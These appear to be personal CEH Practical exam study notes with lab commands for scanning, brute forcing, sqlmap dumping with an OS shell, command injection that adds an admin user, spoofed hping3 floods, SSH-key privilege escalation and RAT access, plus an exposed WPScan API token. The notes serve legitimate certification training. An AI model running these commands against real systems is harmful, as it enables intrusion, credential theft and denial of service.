Scripts + Version + Ports + OS Scan (Overall)	**nmap -sC -sV -p- -A -v -T4 IP/CIDR**

2.Service Enumeration = in service enumertion you have to enumart info about service protocal like ftp,smb,snmp,rdp,netbios
1) FTP enumartion = after you find ftp service reuning on IP now you have to brute force the ftp login and get access so heres how you can brut e using hydra tool
= ***hydra -L /usr/share/wordlists/common_user -P /usr/share/wordlists/rockyou.txt 10.10.45.106 ftp ----here ip is target ip and worldlist will be given already***

2) snmp enumeration = snmap is protocol used to manage and moniter device like PC,router,server,moderm
= Tools used to enumarte = Nmap , snmap check , metasploit
= ***what to enumarte*** = *** defalut UDP ports used by snmp *process runing on target machine using nmap script *list valid community strings of the s erver using nmap script *list valid community strings of the server by using snmp_login metasploit module * list all the interfaces of the machine u se appropriate nmap scripts**
**** commands***
= **snmp-check 192.163.65.2** ---by this cammand you can find proccess runing on machine and other info
= to find nmap script go to nmap offical website and bellow book tab there is script option and the script and run it
nmap -sU -p 161 --script=snmp-processes 192.168.65.2
= start metasploit and search for snmp exploit = ***search snmp*** --use ***snmp/login*** exploit
= then set RHOST as target ip and just exploit ---- then you will get the answer **as public and private and there access level** with successful login
= to list public interface use nmap interface script using nmap offical website

3)SMB enumeration = network file sharing protocol that allow application to read and write file
=what to hack = *network file shares *logged in users detail *workgroup *security level information * domain and services
= if you are told to enumarte smb and don't see smb in nmap scan check for smb port online and find in nmap result you will f ind it a**s Microsoft-ds 445 port** in nmap result
= enumerating shares = ***nmap -p 445 --script smb-enum-shares 10.105.415.21*** --nmap script to enum shares
= enumerating users = ***nmap -p 445 --script smb-enum-users 10.105.415.21***
=nmap -p 445 --script smb-enum-users --script-args smbusername=administrator,smbpassword=smbserver0101 10.105.415.21 --- credintial given to you may be different
=enumerating groups = ***nmap -p 445 --script smb-enum-groups --script-args smbusername=administrator,smbpassword=smbserver0101 10.105.415.21***
= enumerating security level =***nmap -sC -sV -A -T4 -p445 10.10.25.54***
= enumerating services = ***nmap -p 445 --script smb-enum-services --script-args smbusername=administrator,smbpassword=smbserver0101 10.105.415.21***
= you can use this credentials to login into other machine share folder from network option of files

4)RDP enumeration = protocol used for remotely accessing other pc
= ways to exploit = check for running services on target and confirm for RDP on any port
= use meta sploit to confirm the service runnign is rdp with name and version
= use hydra to brute force credentials and use RDP tools to get access
= in metasploit search for rdp_scaner and use it and set its RHOST as target IP and any port like 3333 and just exploit
= ***hydra -L /usr/share/wordlists/common_user -P /usr/share/wordlists/rockyou.txt rdp://10.10.45.106*** -s 3333
= ***xfreerdp /u:admistrator /p:hackerpass /v:10.10.45.106:3333*** --- use xfreerdp toolfor exploit and your credential will be different

5)NetBIOS enumeration = allow computer too connect over local network and accesss printer and other resouce
= ***nmap -sV --script nbstat.nse 192.168.0.165*** ---- after this scan you only want from that is name of workgroup

3.Trafic sniffing = you will be given a P-CAP file and you have to analysis it in wireshark you will also have to identify DOS OR DDOS attack in this

- DOS - means you attack from single machine to server it means DOS attack
- DDOS - mean you attack from many machine to server at one time it means DDOS attack
- To find the ***Dos attack packets*** enter the flag in search bar ani you will get the packets of [SYN ACK] sended to server and you can look at bellow botom at right of your hand how **many packets where send** the flag to eneter is = ***tcp.flags.syn==1***
- While following ***tcp or http stream*** allways keep eye on what data is being transfer and while following and looking at data bellow at right hand there is stram changin option from 0 use it you may find flag
- To find a ***Text file*** go to at top left ***file>>export Object>>http(it depends on scenrio) >> click on content*** type and you will see text file paths and save the file to open it
- To ***find the comments*** in file you first select the packet then at bootm of lift there is option of file properties open it and there you will see bellow comments
- To ***find specific string*** in p-cap file you can press ctrl+f and search will apear then enter the string you will find the string where it is located
- To find the ***IP Responsible for DDOS*** attack open the file go to **statistcs>>converstions>>IPV4 (at top option)>>double click on bytes** --- you will get the IPS that sended the more packts and at the top one you can see the ip with more packets then other that's the ip responsible for DDOS

4.Steganography = steganography is process of hiding secret into any media like image file etc…

- Tools used = ***SNOW*** -- for hideing and extracting hiden data from ***text file*** its Windows tool
  openstego -- for hideing and extracting hiden data from ***image file*** windows tool
  covert TCP ---for hideing data in TCP/IP ***packet headers*** it's a C program tool so run in linux or parrot

- ***SNOW*** = go to folder and open the folder in terminal and you would get file also there to hide data so give the bellow command
  = ***SNOW.EXE -C -m "you can pass CEH exam this is hidden message" -p "password" secreat.txt hideensecreat.txt ----- to hide the data***
  = SNOW.EXE -C -p "password" hideensecreate.txt --- to extract data ,password will be given to you
- ***Openstego*** = after opening the app add secrete file you want to add in image in message file , then select cover file in which you want to hide the data and change the name and save it
  --- same with extracting data from image just choice the file and folder for output and if password is given enter it or leave blank if you find any hash data and asked to decrypt it go to hashesh.com and decript it
- ***Covert TCP*** = helps us to hide data in TCP/IP header and send over network we send data in left out space in header 1 byte at a time , there are 2 commands for this 1 for sending data over tcp and 2 for listing data , it will be a c file so use it in a linux it should be downloaded in both machine examine it on wireshark in tcp filter and search in header
- Open the terminal go to downloaded directory of tool given command in both machine = ***cc -o covert_tcp covert_tcp.c*** (this will give error just ignore it) then make both user root and keep the file in same folder from where you will excute this commands and create a **secrete.txt file** within data in it to send data from sender and then first start listner and
  For receiving/listening= **sudo ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file receive.txt --*machine2***
  For sending= ***sudo* ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file secret.txt-----*machine 1***
- ***If you don't understand or didn't work in exam goto pentester guy chanel or InfoVault chanel***

5. Cryptography = cryptography is way of securing information so that only authorized person can access it , it transforms information into unreadeable format only person who as its key can access it and read it all tool are windows based

Tools = hashmyfiles -- used to calculating and comparing hashesh of file
cryptool -- for encryption and decription of hex data by manipulating the length of key
BcTextEncoder --- for encodeing and decodeing text in file (.hex)
cryptoForge -- Encripting and decripting the files
VeraCrypt -- for hideing and encrypting the disk parition

hashmyfiles = you will be given a number of files and said to compare the hashes of file to check whether the file is tempare or missued , when you drag and drop the files here here you can see that some files turned light red and some be white the white files are the tamperd files and red ones are not they have same hashes

cryptoForge = suppose you will be given a encripted file so just right click and decript it and if are ask for password it will be given just enter the pass you will get the flag encripted just go to hashesh.com and decript it

BcTextEncoder = suppose you will be given a encoded file with bctextencoder when you open the fille you will come to know by its message and version just just copy all the data from file everything you see paste in encoded part and tap on decode you will ask for password enter it given and get a hash to decript or a flag

cryptool = you will be given a **.hex (hexa decimal file**) to find a key and decode it so to do that …., start the tool open the file from file option up there then you will be shown hexa data there to analysis it on the uper line there is analsis option given click it and you will be given option of symetric (classic) , symetric (moder) , and asymetric here for example your file is encrypted with RC4 encription so go to symetric modern then for RC4 then you will be ask for key length which may be given to you so here lets take 16bit and hit on start and you will get key and flag

VeraCrypt = you will be given a file of disk partion you have to decript the partion and find the file so there are 2 partion inside the file one is outer partion and one is inner partion so there are 2 partion hidden under file …..so open the select the file and the disk of filee and mount the file you will be ask for passworrd enter the password and the disk will be unmounted and you can see the files of given disk partion you will be given 2 password one of outer partion and one of inner partion hiiden so look for both and find filles and decript it and you will get flag

Go to hashesh.com for decrpting cypher value you get

6. Hacking web and andriod adb = in hacking web application and getting access to android module you will have to find some flow in web hacking like SQl , XSS Command injection this will be basic vuln you have to exploit and in android phase you have to conncect with android machine using adb or phonesploit and find files

Tools = SQL Map = for finding SQL injection vuln
WPScan = scaaning and finding issue in wordpress website
ADB = for connecting android device to pc and binarry analis
Burpsuite = for analysing and manipulating the traffic

command injection = in command injection you will have to perform like dvwa low security first hit the ping and the add a pipe | and pwd linux command

SqlMAP = in SQL injection you will have to find the flow so fisrt check for paramtere in url or somewhere then intercept the request if it contains cookies so you cant directly use the sql map with url so intercpt the request and right click it and save the iteam and save the file ….now go the folder in terminal where you saved the file and run the sql command this = ***sqlmap -r request.txt --dbs*** and hit the enter now you will find the database names so now we want to enumarate info about database so give the command = ***sqlmap -r request -D dvwa*** ….now if you want to know about tables present into it give command = ***sqlmap -r request -D dvwa --tables*** ….now if you want to know about the colums give commands = ***sqlmap -r request -D dvwa --tables --columns*** … now we will dump the details of each table so give command = ***sqlmap -r request -D dvwa --dump*** in exam you may be ask for dumping the data and get the flag

WPScan= you may get a ip which hoste wordpress website and you have to scan with wpscan and find vulnerlablity…so to enumerate user ID give command in terminal = ***wpscan --url http://10.10.23.165 --enumerate u*** by this you will find users and in exams if you are ask about anything other then just see the plugins with -h and use it

ADB = so in exam you will find one IP which is android device so to connect with it in windows powershell give command = ***adb connect 192.168.0.16:5555*** it will connect over 5555 port after you get connected give another command = ***adb shell*** this will give the shell command of android device you are connected and after you get the shell ..in question you will be ask to ***move into Sdcard and find the secreat.txt file*** and find flag so just give command ***cd sdcard/*** and ls and then find for file


From here all the methods that you can use for linux privilage escaltion are shown use any one of them

7. Privilege Escalation Basics = 1) so in the exam you may be given with a IP and port or port may not be given you will have to connect with port through ssh and you will get the shell now you have to do privilage esc it can be horizontal or vertical so for practice we will use hack the box here and first we will get login into user1 with given credintial then we will do privilage to get into user2 and then we will do privilage to get a root access of user2 = ***ssh user1@19.16.18.1 -p 5555 , sudo -l , cd /home/user2*** this sudo command will show the is there any other user and its password or its root level so first give command ***sudo -u user2 /bin/bash*** in user2 bin bash doesn't require pass so we will get into it …, now get in user2 file by **cd user2** and get the **flag.txt** file so here we have done ***horizontal privilage escaltion*** ***2)*** so now we are in user2 we have done our horizontal escaltion

Now we will do vertical escaltion means we will get user2 root access and all permission so to get root access we wil follow concept of secure keys … so firest check for files available and there permission by ***ls -la*** then go to root folder by ***cd /root/*** you will find your flag here but you will not have permission to cat it so give command ***ls -la*** you will find a .ssh folder so go into it by ***cd .ssh*** and give ***ls*** you will find here ***id_rsa*** keys that is a user key and we will use to get into root … so do ***cat id_rsa*** copy the key from begin to end all go to local machine new terminal create new file ***nano id_rsa*** and paste it and save now change the permission of file ***chmod 600 id_rsa …***now in that terminal relogin as user2 with the help of id_rsa file = ***ssh root@19.16.18.1 -p 5555 -I id_rsa*** an here you get in as root user in user2 here you complete your vertical escaltion now do ls and find flag

Or you can go here https://patchthenet.com/blog/linux-privilege-escalation-three-easy-ways-to-get-a-root-shell

8. *Privilege Escalation Advance =* so in the linux there are 2 access right flag ***setuid (set user identify)*** and ***setgid (set group identify)*** .. These 2 allow user to run an executable with the file system permissions of executable user or group … the setuid and setgid are nedded for tasks that require different privielage than what the user is normally granted .. In the file mode the setuid and setgid are bits represented as values ***4 for setuid and 2 for setgid*** ..for example 6711 has both setuid and setgid bits (4+2=6)



So first we will do the vertical escalation here

-- so you will be given with the file check for its access level by command ***ls -la*** then we will see that which file has which permission here we have one tool called stat for file permission analyis command for stat are = ***stat -c "%a %A %U %G %F" <filename>*** in the output at the first you will see set number of setuid and guid as given up the first number will that what are its privilages .. So the file with low privilages may have connection with the file you want to execute so lets try to copy bin/bash to the other file and when we call the our executable file it will call the other file in baground which have bin/bash copied so first remove that other file then give command ***cp /bin/bash <other connected filename>*** ..and now try to execute the file you want ***./wellcome*** and here you go you will get the root access here we completed our ***vertical escaltion*** and now find for flag file maybe in root so ***cd root***

9. *linux escaltion tools =* we can use tools to do linux escaltion and gather the data that help us to find the flag ….. So there are 2 tools you can use that is **1)LinEnum 2)LinPEASS** you can use both the tools while exam just clone into the ***target machine of which you have shell and want to privilage*** and use it …for the second tool LinPeass go to the github page go to find its ***lates release*** you will see option there copy the first one link and go to the terminal you can use curl or wget method to download it ex: ***wget <link copied>*** ……for the both tool you will get the ***.sh*** file means bash file so first give excutable permission to it by ***chmod +x linpeass.sh***

1)LinEnum = https://github.com/rebootuser/LinEnum

2)LinPEASS = https://github.com/carlospolop/PEASS-ng ------***Must Use personal choise***

= https://github.com/carlospolop/PEASS-ng/releases/tag/20231008-041e379c ---- releases pages of LinPEASS tool

10. *Malware Threats (RAT) =* suppose you will be given a windows machine and you have to find the access code of the server stored in that machine the ***RAT*** has already bin installed in windows machine so just get the remote access and find the code you will be given a subnet scan it a nd all the windows machine from subnet are your target find the right one … there are various tools to use we will use ***pro rat*** here you may be have to use ***nj RAT or http rat***

Steps to use pro rat = 1) find all the windows ip in subnet and notes there IP then open prorat and eneter the ip keep defalu t port and connect it I

2) in the bootm it will show if it is success or not if it is success then now find the flag so go to search file go into dir ectory where file can be stored don't find in system file and search the file given name to you

3) when you find the file path copy it and keep aside and then go back and go to file mangere refresh onece and go to the fol der path where you found it and right click and download the file you want and here you finds the flag

In exam you get other tools like : ***http rat , nj rat , theft*** etc.. All these tools have different uses so search online for its uses

Questions mostly asked in exam (you understand what I mean to say 😉)

- **Perform extensive scan of the target network and identify the FQDN of the Domain Controller.**

= nmap -p 389 -T4 -A -v --script ldap-rootdse nnn.nnn.nnn.nnn/nn ----any ip that has 389 port open is FQDN

- **A suspicious executable file "malicious-file". Your need to find what is the executable's Entry point (Address)**

= you can use Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid and double-click **PEiD.exe**. Tool for finding entry point or

Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\DIE and double-click **die.exe**.(in file info)

- **Find the Message Length from IOT Device using given .cap in wireshark?**
- employees mobile device in 192.168.0.0/24 subnet. You are assigned to covertly access the users device and obtain malicious elf files stored in a folder "Scan" Perform deep scan on the elf files and obtain the last 4 digits of SHA 384 hash of the file with highest entropy value = **# ls -R | grep "filetosearch"**
- While investigating an attack, you found that a Windows web development environment was exploited to gain access to Perform extensive scanning and service enumeration of the networks and identify the IP address of the server running
- Identify a machine with SMB service enabled in the 192.168.0.0/24 subnet. Crack the SMB credentials for user Henry and obtain Sniff.txt file containing an encoded secret. Decrypt the encoded secret and enter the decrypted text as the answer. Note: Use Henry's password to decode the text. = just brute force smb and get in

=Enumerate and Exploit SMB Shares | SSH Private Key Login ----- to exploit and get access of smb

nmap -p 445 --script smb-enum-shares 10.105.415.21 --nmap script to enum shares

nmap --script smb-brute.nse -p445 <host>

or

sudo nmap -sU -sS --script smb-brute.nse -p U:137,T:139 <host>

- identify the IP address of the server running WampServer. Just run nmap command and find the serveer name
- Exploit the web application available at www.cehorg.com and enter the flag's value at the page with page_id=84.

- Rat is installed in target find the machine which has rat installed and get the access to rat and find the file = mostly nj rat is used
- Perform sql injection attack on cyber.cehorg.com located 192.167.216.5 and get the flag table and view its content =https://medium.com/hacker-toolbelt/sqlmap-cheat-sheet-e5a38300b50
- Perfom vulnerability research and exploit the web application on 264.4164.45.45 and find the flag.txt ---scaning tools like nessus and and openvas
- Exploit a remote login and command-line execution application on a Linux target in the 192.168.0.0/24 subnet to access a sensitive file, NetworkPass.txt. Enter the content in the file as answer.--- check what services are runing pn that ip and check which service can let do exploitoon and let us remote login

Hints to questions

- Examples:
- [ ] Find service and detect the OS? - **nmap, ping, wireshark**
- [ ] What is the password for user X of the FTP server? **metaploit, hydra**
- [ ] Which user X's phone number? - **wireshark(pcap), image, user enumeration, SSRF**,
- [ ] What is the password hidden in the .jpeg file? **steghide, hexdump**
- [ ] What is the hidden message in the .txt file? **steghide, file (terminal) , snow**
- [ ] Find X from .pcap file - **wireshark**
- [ ] Crack X user hash **- jhontheriper, hashcat-h-identifier, hashid,**
- [ ] What hash has the document x
- [ ] That ports have the ip 192... ?
- [ ] What machine has ports by default? (default ports are 21 22 80 80 80 4043 53 - investigate, default port are 80 htttp, 443 https, netbios 139, smb 445, 3386 rdp
- [ ] What type of encryption uses the file or hash (X)?
- [ ] What plugins have the web page (Wordpress)? **wpscan**
- [ ] Which users have the web page (Wordpress)? **wpscan -crack**
- [ ] What user is valid when using brute force (they themselves will give the dictionary)?
- [ ] What database has the page? **sqlmap**
- [ ] Which tables or columns has the database (x)?
- [ ] That info has the user (x) ?**- this I see as SSRF example id=1 id=2**
- [ ] What ip sent an email (questions for wireshark pcap)
- [ ] What user or counters are found in the file? **(filter by post id user pass)**
- [ ] **Service has default ports 21 ssh 8080 446 53**
- [ ] Find the machines running MSSQL?
- [ ] Find the machines running Remote Desktop?
- [ ] Find DOS attacker ips from pcap file?
- [ ] Identify modifed text files , (**hint : check integrity)**
- [ ] Crack MD5 Hashes.
- [ ] Find attacker's username from machine?
- [ ] Find contact details of Jenny ? **(hint : dump the table using sqlmap)**
- [ ] Find username password ? **(hint : Bruteforce using wpscan)**
- [ ] Use hydra to crack password
- [ ] Gui RATs tools

Let the exam go easy don't take stress you can do it …..

Friends Notes

Sunday, October 15, 2023 6:10 PM

MRhacker3340 ------github username

- ***Exam Strategy***
- ***Scanning given network Range IP'S ---nmap GNU (windows)***
- ***Enumeration of services and device----- Netbios SNMP = Nmap gnu***
- ***Vulnerability scanning ----nessus openVAS ,***
- ***System hacking --- vnc ,* Armitage , johan- riper , metasploit , stegnography**
- ***Malware analysis - getting into system using njrat***
- ***Sniffing --- macof , wireshark pass sniff***
- ***Dos --- finding dos attack ip***
- ***Web app hacking ---- crack ftp pass , vuln scan , brute force using burp , parameter tampering , xss , wps and metasploit , remote code and file upload at DVWA***
- ***SQL injection - sqlmap testing***
- ***Wireless -0-- aircrack-ng .cap file cracking***
- ***Mobile hacking --- phone sploit and meterpreter***
- ***Cryptography --- hash cal , bc text , vera crypt , crypt forge***
- ***Tip = watch youtube video of the pentester guy if you don't understand***
- ***Check your github repo for notes also check youtube notes***
- ***If you get similler questions from practice pdf do check it for suggestions***
- CEH Practical v...

- ***Important resource links*** = https://github.com/DarkLycn1976/CEH-Practical-Notes-and-Tools ----all tools and their info available
  = https://github.com/cmuppin/CEH ---- tools uses notes (latest)
  = Website to break cryptography encryptions = https://cyberchef.org
  = Downloaded files in system
  =https://github.com/cmuppin/CEH -------you will find commands

  = Hash Identifier https://www.onlinehashcrack.com/hash-identification.php Hash-identi
  =Hash Crack = https://crackstation.net/
  = https://hashes.com/en/decrypt/hash

I LAB NOTES

 # CEH-v12-Practical
****Module 03: Scanning Networks****
****Lab1-Task1: Host discovery****
- ****nmap -sn -PR [IP]****
  - ****-sn:**** Disable port scan
  - ****-PR:**** ARP ping scan
- ****nmap -sn -PU [IP]****
  - ****-PU:**** UDP ping scan
- ****nmap -sn -PE [IP or IP Range]****
  - ****-PE:**** ICMP ECHO ping scan
- ****nmap -sn -PP [IP]****
  - ****-PP:**** ICMP timestamp ping scan
- ****nmap -sn -PM [IP]****
  - ****-PM:**** ICMP address mask ping scan
- ****nmap -sn -PS [IP]****
  - ****-PS:**** TCP SYN Ping scan
- ****nmap -sn -PA [IP]****
  - ****-PA:**** TCP ACK Ping scan
- ****nmap -sn -PO [IP]****
  - ****-PO:**** IP Protocol Ping scan
****Lab2-Task3: Port and Service Discovery****
- ****nmap -sT -v [IP]****
  - ****-sT:**** TCP connect/full open scan
  - ****-v:**** Verbose output
- ****nmap -sS -v [IP]****
  - ****-sS:**** Stealth scan/TCP hall-open scan
- ****nmap -sX -v [IP]****
  - ****-sX:**** Xmax scan
- ****nmap -sM -v [IP]****
  - ****-sM:**** TCP Maimon scan
- ****nmap -sA -v [IP]****
  - ****-sA:**** ACK flag probe scan
- ****nmap -sU -v [IP]****
  - ****-sU:**** UDP scan
- ****nmap -sI -v [IP]****

  - **-sI:** IDLE/IPID Header scan
- **nmap -sY -v [IP]**
  - **-sY:** SCTP INIT Scan
- **nmap -sZ -v [IP]**
  - **-sZ:** SCTP COOKIE ECHO Scan
- **nmap -sV -v [IP]**
  - **-sV:** Detect service versions
- **nmap -A -v [IP]**
  - **-A:** Aggressive scan
Lab3-Task2: OS Discovery
- **nmap -A -v [IP]**
  - **-A:** Aggressive scan
- **nmap -O -v [IP]**
  - **-O:** OS discovery
- **nmap –script smb-os-discovery.nse [IP]**
  - **–-script:** Specify the customized script
  - **smb-os-discovery.nse:** Determine the OS, computer name, domain, workgroup, and current time over the SMB protocol (Port 445 or 139)

Module 04: Enumeration
Lab2-Task1: Enumerate SNMP using snmp-check
- nmap -sU -p 161 [IP]
- **snmp-check [IP]**
Addition
- nbtstat -a [IP] (Windows)
- nbtstat -c
Module 06: System Hacking
Lab1-Task1: Perform Active Online Attack to Crack the System's Password using Responder
- **Linux:**
  - cd
  - cd Responder
  - chmox +x ./Responder.py
  - **sudo ./Responder.py -I eth0**
  - passwd: ****
- **Windows**
  - run
  - \\CEH-Tools
- **Linux:**
  - Home/Responder/logs/SMB-NTMLv2-SSP-[IP].txt
  - sudo snap install john-the-ripper
  - passwd: ****
  - **sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.10.10.txt**
Lab3-Task6: Covert Channels using Covert_TCP
- **Attacker:**
  - cd Desktop
  - mkdir Send
  - cd Send
  - echo "Secret"->message.txt
  - Place->Network
  - Ctrl+L
  - **smb://[IP]**
  - Account & Password
  - copy and paste covert_tcp.c
  - **cc -o covert_tcp covert_tcp.c**
- **Target:**
  - **tcpdump -nvvx port 8888 -I lo**
  - cd Desktop
  - mkdir Receive
  - cd Receive
  - File->Ctrl+L
  - smb://[IP]
  - copy and paste covert_tcp.c
  - cc -o covert_tcp covert_tcp.c
  - **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt**
  - **Tcpdump captures no packets**
- **Attacker**
  - **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/send/message.txt**
  - Wireshark (message string being send in individual packet)
Module 08: Sniffing
Lab2-Task1: Password Sniffing using Wireshark

- **Attacker**
  - Wireshark
- **Target**
  - www.moviescope.com
  - Login
- **Attacker**
  - Stop capture
  - File-\>Save as
  - Filter: **http.request.method==POST**
  - RDP log in Target
  - service
  - start Remote Packet Capture Protocol v.0 (experimental)
  - Log off Target
  - Wireshark-\>Capture options-\>Manage Interface-\>Remote Interfaces
  - Add a remote host and its interface
  - Fill info
- **Target**
  - Log in
  - Browse website and log in
- **Attacker**
  - Get packets

Module 10: Denial-of-Service

Lab1-Task2: Perform a DoS Attack on a Target Host using hping3

- **Target:**
  - Wireshark-\>Ethernet
- **Attacker**
  - **hping3 -S [Target IP] -a [Spoofable IP] -p 22 -flood**
    - **-S: Set the SYN flag**
    - **-a: Spoof the IP address**
    - **-p: Specify the destination port**
    - **--flood: Send a huge number of packets**
- **Target**
  - Check wireshark
- **Attacker (Perform PoD)**
  - **hping3 -d 65538 -S -p 21 –flood [Target IP]**
    - **-d: Specify data size**
    - **-S: Set the SYN flag**
- **Attacker (Perform UDP application layer flood attack)**
  - nmap -p 139 10.10.10.19 (check service)
  - **hping3 -2 -p 139 –flood [IP]**
    - **-2: Specify UDP mode**
- **Other UDP-based applications and their ports**
  - CharGen UDP Port 19
  - SNMPv2 UDP Port 161
  - QOTD UDP Port 17
  - RPC UDP Port 135
  - SSDP UDP Port 1900
  - CLDAP UDP Port 389
  - TFTP UDP Port 69
  - NetBIOS UDP Port 137,138,139
  - NTP UDP Port 123
  - Quake Network Protocol UDP Port 26000
  - VoIP UDP Port 5060

Module 13: Hacking Web Servers

Lab2-Task1: Crack FTP Credentials using a Dictionary Attack

- nmap -p 21 [IP]
- **hydra -L usernames.txt -P passwords.txt ftp://10.10.10.10**

Module 14: Hacking Web Applications

Lab2-Task1: Perform a Brute-force Attack using Burp Suite

- Set proxy for browser: 127.0.0.1:8080
- Burpsuite
- Type random credentials
- capture the request, right click-\>send to Intrucder
- Intruder-\>Positions
- Clear $
- Attack type: Cluster bomb
- select account and password value, Add $
- Payloads: Load wordlist file for set 1 and set 2

- start attack
- **filter status==302**
- open the raw, get the credentials
- recover proxy settings

Lab2-Task3: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

- Log in a website, change the parameter value (id)in the URL
- Conduct a XSS attack: Submit script codes via text area

Lab2-Task5: Enumerate and Hack a Web Application using WPScan and Metasploit

- **wpscan --api-token hWt9qrMZFm7MKprTWcjdasowoQZ7yMccyPg8lsb8ads --url** **http://10.10.10.16:8080/CEH** **--plugins-detection aggressive --enumerate u**
  - **--enumerate u: Specify the enumeration of users**
  - **API Token: Register at** [**https://wpscan.com/register**](https://wpscan.com/register)
  - **Mine: hWt9qrMZFm7MKprTWcjdasowoQZ7yMccyPg8lsb8ads**
- service postgresql start
- msfconsole
- **use auxiliary/scanner/http/wordpress_login_enum**
- show options
- **set PASS_FILE password.txt**
- **set RHOST 10.10.10.16**
- **set RPORT 8080**
- **set TARGETURI** **http://10.10.10.16:8080/CEH**
- **set USERNAME admin**
- run
- Find the credential

Lab2-Task6: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server (DVWA low level security)

- If found command injection vulnerability in an input textfield
- | hostname
- | whoami
- **| tasklist| Taskkill /PID /F**
  - **/PID: Process ID value od the process**
  - **/F: Forcefully terminate the process**
- | dir C:\
- **| net user**
- **| net user user001 /Add**
- **| net user user001**
- **| net localgroup Administrators user001 /Add**
- Use created account user001 to log in remotely

Module 15: SQL Injection

Lab1-Task2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

- Login a website
- Inspect element
- Dev tools-\>Console: document.cookie
- **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="value" –dbs**
  - **-u: Specify the target URL**
  - **--cookie: Specify the HTTP cookie header value**
  - **--dbs: Enumerate DBMS databases**
- Get a list of databases
- Select a database to extract its tables
- **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="value" -D moviescope –tables**
  - **-D: Specify the DBMS database to enumerate**
  - **--tables: Enumerate DBMS database tables**
- Get a list of tables
- Select a column
- **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="value" -D moviescope –T User_Login --dump**
- Get table data of this column
- **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="value" --os-shell**
- Get the OS Shell
- TASKLIST

Module 17: Hacking Mobile Platforms

Lab 1-Task 4: Exploit the Android Platform through ADB using PhoneSploit

- cd Phonesploit
- python3 -m pip install colorama
- python3 phonesploit.py
- 3
- 10.10.10.14
- 4
- pwd
- cd sdcard

- cd Download
Module 20: Cryptography
Lab1-Task2: Calculate MD5 Hashes using MD5 Calculator
- Nothing special
Lab4-Task1: Perform Disk Encryption using VeraCrypt
- Click VeraCrypt
- Create Volumn
- Create an encrypted file container
- Specify a path and file name (you can select just desktop and eneter the file name bellow and save)
-select mb and enter 5
- Set password
- Select FAT and checkbox under random poll
- Move the mouse randomly for some seconds, and click Format
- Exit
- Select a drive, select file, open, mount
- Input password
- Dismount
- Exit
Module Appendix: Covered Tools
- **Nmap**
  - Multiple Labs
- **Hydra**
  - Module 13: Lab2-Task1
- **Sqlmap**
  - Module 15: Lab1-Task2
- **WPScan**
  - Module 14: Lab2-Task5
  - wpscan –-url http://10.10.10.10 -t 50 -U admin -P rockyou.txt
- **Nikto**
  - [https://zhuanlan.zhihu.com/p/124246499](https://zhuanlan.zhihu.com/p/124246499%20)
- **John**
  - Module 06: Lab1-Task1
- **Hashcat**
  - **Crack MD5 passwords with a wordlist:**
  - hashcat hash.txt -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
  - **Crack MD5 passwords in a certain format:**
  - hashcat -m 0 -a 3 ./hash.txt 'SKY-HQNT-?d?d?d?d'
  - https://xz.aliyun.com/t/4008
  - https://tools.kali.org/password-attacks/hashcat
- **Metasploit**
  - Module 14: Lab2-Task5
- **Responder LLMNR**
  - Module 06: Lab1-Task1
- **Wireshark or Tcpdump**
  - Multiple Labs
- **Steghide**
  - **Hide**
  - steghide embed -cf [img file] -ef [file to be hide]
  - steghide embed -cf 1.jpg -ef 1.txt
  - Enter password or skip
  - **Extract**
  - steghide info 1.jpg
  - steghide extract -sf 1.jpg
  - Enter password if it does exist
- **OpenStego**
  - https://www.openstego.com/
- **QuickStego**
  - Module 06: Lab0-Task1
- **Dirb (Web content scanner)**
  - https://medium.com/tech-zoom/dirb-a-web-content-scanner-bc9cba624c86
  - https://blog.csdn.net/weixin_44912169/article/details/105655195
- **Searchsploit (Exploit-DB)**
  - https://www.hackingarticles.in/comprehensive-guide-on-searchsploit/
- **Crunch (wordlist generator)**
  - https://www.cnblogs.com/wpjamer/p/9913380.html
- **Cewl (URL spider)**
  - https://www.freebuf.com/articles/network/190128.html
- **Veracrypt**

- Module 20: Lab4-Task1
- **Hashcalc**
- Module 20: Lab1-Task1 (Nothing special)
- **Rainbow Crack**
- Module 06: Lab0-Task0
- **Windows SMB**
- smbclient -L [IP]
- smbclient \\ip\\sharename
- nmap -p 445 -sV –script smb-enum-services [IP]
- **Run Nmap at the beginning **
- nmap -sn -PR 192.168.1.1/24 -oN ip.txt
- nmap -A -T4 -vv -iL ip.txt -oN nmap.txt
- nmap -sU -sV -A -T4 -v -oN udp.txt
- **Snow**
- ./snow -C -p "magic" output.txt
- snow -C -m "Secret Text Goes Here!" -p "magic" readme.txt readme2.txt
  - -m → Set your message
  - -p → Set your password
- **Rainbowcrack**
- Use Winrtgen to generate a rainbow table
- Launch RainbowCrack
- File->Load NTLM Hashes from PWDUMP File
- Rainbow Table->Search Rainbow Table
- Use the generated rainbow table
- RainbowCrack automatically starts to crack the hashes
****QuickStego****
- Launch QuickStego
- Open Image, and select target .jpg file
- Open Text, and select a txt file
- Hide text, save image file
- Re-launch, Open Image
- Select stego file
- Hidden text shows up
Useful Links
- https://book.thegurusec.com/certifications/certified-ethical-hacker-practical/steganography
- https://github.com/CyberSecurityUP/Guide-CEH-Practical-Master

Personal notes from friend

